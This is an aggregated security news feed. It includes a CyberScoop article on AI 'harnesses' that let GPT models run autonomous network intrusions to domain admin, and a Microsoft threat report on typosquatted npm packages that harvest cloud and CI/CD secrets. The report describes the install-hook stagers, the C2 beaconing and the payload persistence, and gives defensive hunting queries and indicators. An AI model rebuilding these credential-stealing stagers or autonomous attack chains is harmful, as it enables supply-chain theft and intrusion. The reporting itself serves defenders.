 Login
Login
Mozilla updates GPG signing key for Firefox releases after exposure
Mozilla announced today that it updated the GPG key used to sign Firefox and Thunderbird releases after it was accidentally exposed on GitHub. [...]



Read more of this story at Slashdot.
As AI-enabled hacking becomes a bigger threat for cybersecurity and national security, public attention has focused on mainly a few leading frontier AI companies developing more powerful large language models.
These models, and the billions of dollars behind them matter, but they’re only part of a larger shift. Enterprises are now building their own technology platforms that take these general-purpose LLMs and turn them into bespoke cybersecurity tools.
Industry professionals refer to these tools as a “harness.” They control the model’s behavior, limit its risks, and connect it to internal IT systems and networks so it can work reliably at scale.
New research from Cato Networks shared exclusively with CyberScoop shows how much power can come from a harness. It paired OpenAI’s ChatGPT 5.5 and GPT 5.5-Cyber models with its own tool and tested the abilities of the agent to hack into a victim network with as little human direction as possible.
Across six different scenarios, the pairing achieved complete end-to-end attack chains, including domain administrator privileges and Active Directory access, sometimes in as little as 40 minutes.
“What was most surprising is that first we saw that it was capable of doing accelerated reasoning and attack, and interacting and doing all this by itself, like doing all of the stages of the attacks,” said Guy Waizel, a tech evangelist at Cato Networks and one of the authors behind the research.
Critically, the most successful scenarios happened when the model was given appropriate operational context from the technical harness developed by Cato Networks.
“It does support that it’s not just about the frontier model,” said Waizel. “We found that [our harness] really helps the reasoning” of the LLM.

The agent was given some – but not abundant – resources to complete its tasks, including an external Kali Linux attack host, the simulated target’s public IP address and a set of low-level domain credentials acquired through phishing.
It was not provided with any other details, and had to probe further for key information, such as further knowledge of the server type (Microsoft Exchange), the target’s operating system, version, build number, internal network topology, access to higher privilege accounts and other critical assets, nor was agent given any predetermined attack paths.
The Cato Networks research uses OpenAI models, but only as an example. Waizel said he believes other models would likely achieve similar results. In any event, if current trends hold, the kind of capabilities provided by LLMs like GPT 5.5 are likely to be open-source within a year.
Cato Networks is far from alone. Most enterprises have their own AI harnesses, and executives tell CyberScoop they are playing an increasing role in more effectively steering the frontier model workflows.
While AI tools can struggle to duplicate human workflows in other areas, LLMs have long shown potential in cybersecurity and coding, improving greatly over the past few years. The Trump administration has set up a new federal clearinghouse for exchanging information between the public and private sectors on AI-discovered vulnerabilities, while European groups are setting up their own organizations to coordinate globally on AI cyber threats.
Eric Doerr, chief product officer at Tenable, told CyberScoop a harness used in the company called “Hexa” offers a defensive advantage: it can work with different commercial LLMs while delivering consistent results.
“One of the first things we do when we get a [new] model is say ‘Well, let’s run it through Hexa and see what we learn,’” said Doerr. “We have a whole bunch of benchmarks. Is it the same, is it better? Where is it better? Where is it worse?”
Hexa is meant to ensure that whichever model or models become dominant, Tenable will be able to integrate it into their tech stack and protect their most sensitive assets from unintended behaviors. That frees up the LLM to do what it does best: find vulnerable code and establish attacker pathways for exploiting them.
“For years, it has been true that there are way more potential issues that a company has to deal with: code vulnerabilities, things that are unpatched, misconfigurations,” said Doerr. “There’s way more than you can actually remediate, and you really need to understand the difference between what’s a theoretical problem and a real problem.”
Dan Rapp, chief AI and data officer at Proofpoint, said their harness, “Satori,” has become a critical tool for keeping their agentic AI on track while giving humans the ability to step in when things go awry.
“I think what you’re seeing in the foundation of frontier models is you have raw intelligence, raw reasoning power, but to get these systems to perform the way you want to, both context engineering – the content provided ensuring that its accurate and relevant – and the harness engineering are essential to actually get the systems to perform well,” Rapp told CyberScoop.
That was a common theme in interviews with companies. While frontier models come and go, or are overtaken by international competitors, there will always be the need for the model to operate with data and context that often only the organization can provide.
It suggests that while policymakers and cybersecurity experts have focused on the spread of newer and more powerful frontier models, industry – and likely soon the cybercriminal underground — has quickly developed the kind of technical infrastructure that is becoming far more important to AI cyber defensive and offensive tasks.
“We’ve had to bootstrap quite a few of these systems from first principles, and what it always boils down to is how effective you are with the tool calling… bringing in data, enriching the context,” said John Hopper, vice president of product engineering at SpecterOps.
The post Forget the model. When it comes to cybersecurity, it’s all about the harness appeared first on CyberScoop.
Read more of this story at Slashdot.
Affecting every major distribution since 2011, the Linux kernel vulnerability allows attackers to gain root access.
The post 15-Year-Old Linux Vulnerability ‘GhostLock’ Earns Researchers $92k From Google appeared first on SecurityWeek.
The 16-year-old Januscape flaw affects Linux's KVM hypervisor, allowing attackers to escape virtual machines and potentially execute code on the underlying host.
The post Linux Kernel Vulnerability Allows VM Escape on Intel and AMD Systems appeared first on SecurityWeek.
Organizations are urged to patch after proof-of-concept code makes the Linux root escalation flaw easier to exploit.
The post Proof-of-Concept Exploit Released for Linux ‘Bad Epoll’ Root Access Vulnerability appeared first on SecurityWeek.
Read more of this story at Slashdot.
A variant of DirtyFrag, the flaw allows unprivileged local users to manipulate the Linux page cache and gain root privileges.
The post ‘DirtyClone’ Linux Kernel Vulnerability Leads to Root Access appeared first on SecurityWeek.
Read more of this story at Slashdot.
Read more of this story at Slashdot.
Microsoft has identified an active supply chain attack targeting the npm package ecosystem. On May 28, 2026, a single threat actor operating under the newly created maintainer alias vpmdhaj (a39155771@gmail[.]com) published 14 malicious packages within a four-hour window. The packages typosquat well-known OpenSearch, ElasticSearch, DevOps, and environment-configuration libraries, and several spoof the upstream OpenSearch project’s repository URL in their package.json to appear legitimate. Once installed, the packages harvest AWS credentials, HashiCorp Vault tokens, and CI/CD pipeline secrets from the host environment.
All packages in the cluster ship the same install-time stager and the same Bun-compiled second-stage payload – a ~195 KB credential harvester purpose-built for cloud and CI/CD environments. The payload runs silently during npm install and targets credentials across Amazon Web Services, HashiCorp Vault, GitHub Actions, and the npm registry itself, enabling both cloud lateral movement and downstream supply-chain pivoting through stolen npm publish tokens. Based on our investigation and feedback to the npm team these repos and users were taken down.
Key capabilities observed in the campaign include automatic execution via npm lifecycle hooks, two distinct stager generations (an HTTP-C2 variant and a stealthier variant that abuses the legitimate Bun runtime distribution), AWS Instance Metadata Service (IMDSv2) and ECS task-role theft, AWS Secrets Manager enumeration across 16+ regions, HashiCorp Vault token harvesting, and theft of npm publish tokens for follow-on supply-chain attacks.
The vpmdhaj cluster spans 14 scoped and unscoped packages that all mimic the @opensearch / @elastic ecosystem. The attack proceeds through:

The actor adopted three social-engineering techniques designed to drive installs by mistake or trust transference. First, lookalike naming – names such as opensearch-setup, opensearch-setup-tool, opensearch-config-utility, elastic-opensearch-helper, search-engine-setup, and env-config-manager mimic well-known cluster-management and configuration libraries. Second, spoofed upstream metadata – every unscoped package sets its package.json homepage, repository, and bugs fields to the legitimate github.com/opensearch-project/opensearch-js project. Third, inflated version numbers – releases jump straight to 1.0.7265, 1.0.9108, or 2.1.9201 to suggest a long, mature release history.


Every package in the cluster declares an automatic install-time hook in package.json. The malicious code executes the moment a victim runs npm install – no require() from victim code is needed. Two stager variants were observed:


preinstall.js collects rich host context – hostname, platform, arch, Node version, USER/USERNAME, cwd, INIT_CWD, npm_package_name, npm_package_version – base64-encodes the JSON, and POSTs it to the actor’s C2 with a campaign-unique header X-Supply: 1. The same C2 endpoint then serves a gunzip-compressed second-stage binary, which is written to payload.bin in the package install directory, chmod 0755’d, and spawned detached.

The package’s index.js re-launches the same payload.bin on every subsequent require() of the module – a quiet persistence mechanism that survives across CI build stages and developer rebuild loops. The module also exports a benign-looking object falsely identifying itself as @opensearch/setup.

In newer versions, the actor replaced the noisy HTTP-C2 design with a stealthier loader that eliminates the install-time C2 round-trip entirely. setup.mjs (a) checks whether bun is already present on the host; (b) if not, downloads the legitimate Bun runtime v1.3.13 from github.com/oven-sh/bun/releases for the correct platform/arch (Linux x64/musl/aarch64, macOS x64/arm64, Windows x64/arm64); (c) extracts the ZIP using unzip, PowerShell Expand-Archive, or a hand-rolled ZIP parser; and (d) executes the pre-bundled second-stage payload (opensearch_init.js or ai_init.js) that ships inside the npm tarball.
This design reduces visibility for defenders that primarily monitor unusual outbound traffic during package installation.
The second-stage binary is a single-file Bun-compiled JavaScript binary of approximately 195 KB, purpose-built for cloud and CI/CD secret theft. Static review of the bundle identifies routines that target secrets across five platforms:

Microsoft recommends the following mitigations to reduce the impact of this threat:
Microsoft Defender Antivirus detects and blocks the malicious components on access. During reproduction in our analysis environment, setup.mjs was automatically quarantined the moment the tarball was extracted to disk.

Microsoft Defender XDR customers can refer to the list of applicable detections below. Microsoft Defender XDR coordinates detection, prevention, investigation, and response across endpoints, identities, email, and apps to provide integrated protection against attacks like the threat discussed in this blog.
| Tactic | Observed activity | Microsoft Defender coverage |
| Initial Access / Execution | Suspicious script execution during npm install or package lifecycle activity | Microsoft Defender Antivirus -Trojan:JS/ShaiWorm -Trojan:JS/ObfusNpmJs -Backdoor:JS/SupplyChain Microsoft Defender for Endpoint – Suspicious usage of Bun runtime – Suspicious installation of Bun runtime – Suspicious Node.js process behavior Microsoft Defender XDR – Suspicious file creation in temporary directory by node.exe – Suspicious Bun execution from Node.js process |
| Credential Access | Potential harvesting of AWS, Vault, GitHub Actions, and npm tokens from CI/CD runners | Microsoft Defender for Endpoint – Credential access attempt – Suspicious cloud credential access by npm-cached binary – AWS Instance Metadata Service access from suspicious process Microsoft Defender for Cloud – Possible IMDS abuse from container workload – Anomalous Secrets Manager enumeration across regions |
| Command and Control | Outbound HTTP beacon with X-Supply: 1 header to attacker-controlled C2 | Microsoft Defender for Endpoint – Connection to a custom network indicator (aab.sportsontheweb[.]net) – Suspicious outbound HTTP from npm install context |
| Persistence | Re-spawn of payload.bin on every require() of compromised package | Microsoft Defender for Endpoint – Detached child process spawned by node.exe with __DAEMONIZED=1 |
The following sample queries let you search for a week’s worth of events. To explore up to 30 days of raw data, go to the Advanced Hunting page > Query tab, and update the time range to Last 30 days.
Hunt for suspicious npm lifecycle script execution involving vpmdhaj packages.
DeviceProcessEvents
| where Timestamp > ago(7d)
| where FileName in~ ("node.exe", "node", "npm.cmd", "npm.exe", "npx.cmd", "npx.exe")
| where ProcessCommandLine has_any ("preinstall", "postinstall", "install")
| where ProcessCommandLine has_any (
    "@vpmdhaj", "opensearch-setup", "opensearch-setup-tool",
    "opensearch-config-utility", "opensearch-security-scanner",
    "search-engine-setup", "search-cluster-setup",
    "elastic-opensearch-helper", "vpmdhaj-opensearch-setup",
    "env-config-manager", "app-config-utility")
| project Timestamp, DeviceName, FileName, ProcessCommandLine,
          InitiatingProcessFileName, InitiatingProcessCommandLine, AccountName
Hunt for the stage-2 payload artifact on disk.
DeviceFileEvents
| where Timestamp > ago(7d)
| where FileName =~ "payload.bin"
| where FolderPath has "node_modules"
| project Timestamp, DeviceName, FolderPath, FileName,
          InitiatingProcessFileName, InitiatingProcessCommandLine, AccountName
Hunt for detached payload execution with the campaign environment marker.
DeviceProcessEvents
| where Timestamp > ago(7d)
| where ProcessCommandLine has "__DAEMONIZED=1"
   or InitiatingProcessCommandLine has "__DAEMONIZED=1"
| project Timestamp, DeviceName, FileName, ProcessCommandLine,
          InitiatingProcessFileName, InitiatingProcessCommandLine
Hunt for Gen-2 loader: Bun runtime download from GitHub Releases by Node.js.
DeviceNetworkEvents
| where Timestamp > ago(7d)
| where InitiatingProcessFileName in~ ("node.exe", "node")
| where RemoteUrl has "github.com/oven-sh/bun/releases/download"
| project Timestamp, DeviceName, RemoteUrl, RemoteIP,
          InitiatingProcessFileName, InitiatingProcessCommandLine, AccountName
Hunt for C2 beacon to attacker infrastructure.
DeviceNetworkEvents
| where Timestamp > ago(30d)
| where RemoteUrl has "aab.sportsontheweb.net"
   or RemoteUrl has "sportsontheweb.net"
| project Timestamp, DeviceName, RemoteUrl, RemoteIP,
          InitiatingProcessFileName, InitiatingProcessCommandLine, AccountName
Hunt for AWS IMDS / ECS metadata access from Node.js processes.
DeviceNetworkEvents
| where Timestamp > ago(7d)
| where InitiatingProcessFileName in~ ("node.exe", "node", "bun.exe", "bun")
| where RemoteIP in ("169.254.169.254", "169.254.170.2")
| project Timestamp, DeviceName, RemoteIP, RemoteUrl,
          InitiatingProcessFileName, InitiatingProcessCommandLine, AccountName
Affected npm packages – all published by maintainer vpmdhaj on 2026-05-28:
| Indicator | Type | Description |
| @vpmdhaj/elastic-helper (1.0.7269) | Package | Typosquat – ElasticSearch/OpenSearch helper |
| @vpmdhaj/devops-tools (1.0.7267) | Package | Typosquat – DevOps tools / OpenSearch setup |
| @vpmdhaj/opensearch-setup (1.0.7267) | Package | Typosquat – OpenSearch setup utility |
| @vpmdhaj/search-setup (1.0.7268) | Package | Typosquat – search engine setup |
| opensearch-security-scanner (1.0.10) | Package | Unscoped lookalike – security scanner |
| opensearch-setup (1.0.9103) | Package | Unscoped lookalike – spoofs opensearch-project repo URL |
| opensearch-setup-tool (1.0.9108) | Package | Unscoped lookalike – spoofs opensearch-project repo URL |
| opensearch-config-utility (1.0.9106) | Package | Unscoped lookalike – spoofs opensearch-project repo URL |
| search-engine-setup (1.0.9108) | Package | Unscoped lookalike – spoofs opensearch-project repo URL |
| search-cluster-setup (1.0.9104) | Package | Unscoped lookalike – spoofs opensearch-project repo URL |
| elastic-opensearch-helper (1.0.9108) | Package | Unscoped lookalike – spoofs opensearch-project repo URL |
| vpmdhaj-opensearch-setup (1.0.9102) | Package | Unscoped – author-named OpenSearch setup |
| env-config-manager (2.1.9201) | Package | Typosquat – dotenv-style config manager |
| app-config-utility (1.0.9300) | Package | Typosquat – generic app config utility |
| Indicator | Type | Description |
| vpmdhaj | npm maintainer alias | Threat actor publishing all 14 packages |
| a39155771@gmail.com | Maintainer contact email registered on npm | |
| aab.sportsontheweb[.]net | Domain | Stage-1 C2 (Gen-1 packages) |
| hxxp://aab.sportsontheweb[.]net/x.php | URL | Beacon + stage-2 payload endpoint (port 80) |
| X-Supply: 1 | HTTP header | Campaign-unique marker – high-confidence proxy detection |
| 169.254.169.254 | IP | AWS EC2 IMDSv2 endpoint queried by stage-2 |
| 169.254.170.2 | IP | AWS ECS task metadata endpoint queried by stage-2 |
| 638788AFC4F1B5860A328312CAF5895ABD5F5632D28A4F2A85B09076E270D15D | SHA-256 | preinstall.js (Gen-1 stager) |
| 77D92EFE7AF3547F71FD41D4A884872D66B1BE9499EAA637E91EAC866911694D | SHA-256 | setup.mjs (Gen-2 stager) |
| BFA149694EC6411C23936311A999163ADE54D6F38E2F4B0E3CFB8CB67BD7CFAA | SHA-256 | payload.gz (gzipped Bun stage-2) |
| opensearch_init.js | Filename | Bun-compiled stage-2 credential harvester (~195 KB) |
| ai_init.js | Filename | Alternate stage-2 filename used by some Gen-2 packages |
| payload.bin | Filename | Dropped stage-2 binary in node_modules install dir |
| __DAEMONIZED=1 | Env var | Marker set by stager when spawning detached payload |
This research is provided by Microsoft Defender Security Research with contributions from members of Microsoft Threat Intelligence.
For the latest security research from the Microsoft Threat Intelligence community, check out the Microsoft Threat Intelligence Blog.
To get notified about new publications and to join discussions on social media, follow us on LinkedIn, X (formerly Twitter), and Bluesky.
To hear stories and insights from the Microsoft Threat Intelligence community about the ever-evolving threat landscape, listen to the Microsoft Threat Intelligence podcast.
Review our documentation to learn more about our real-time protection capabilities and see how to enable them within your organization.
The post Typosquatted npm packages used to steal cloud and CI/CD secrets appeared first on Microsoft Security Blog.
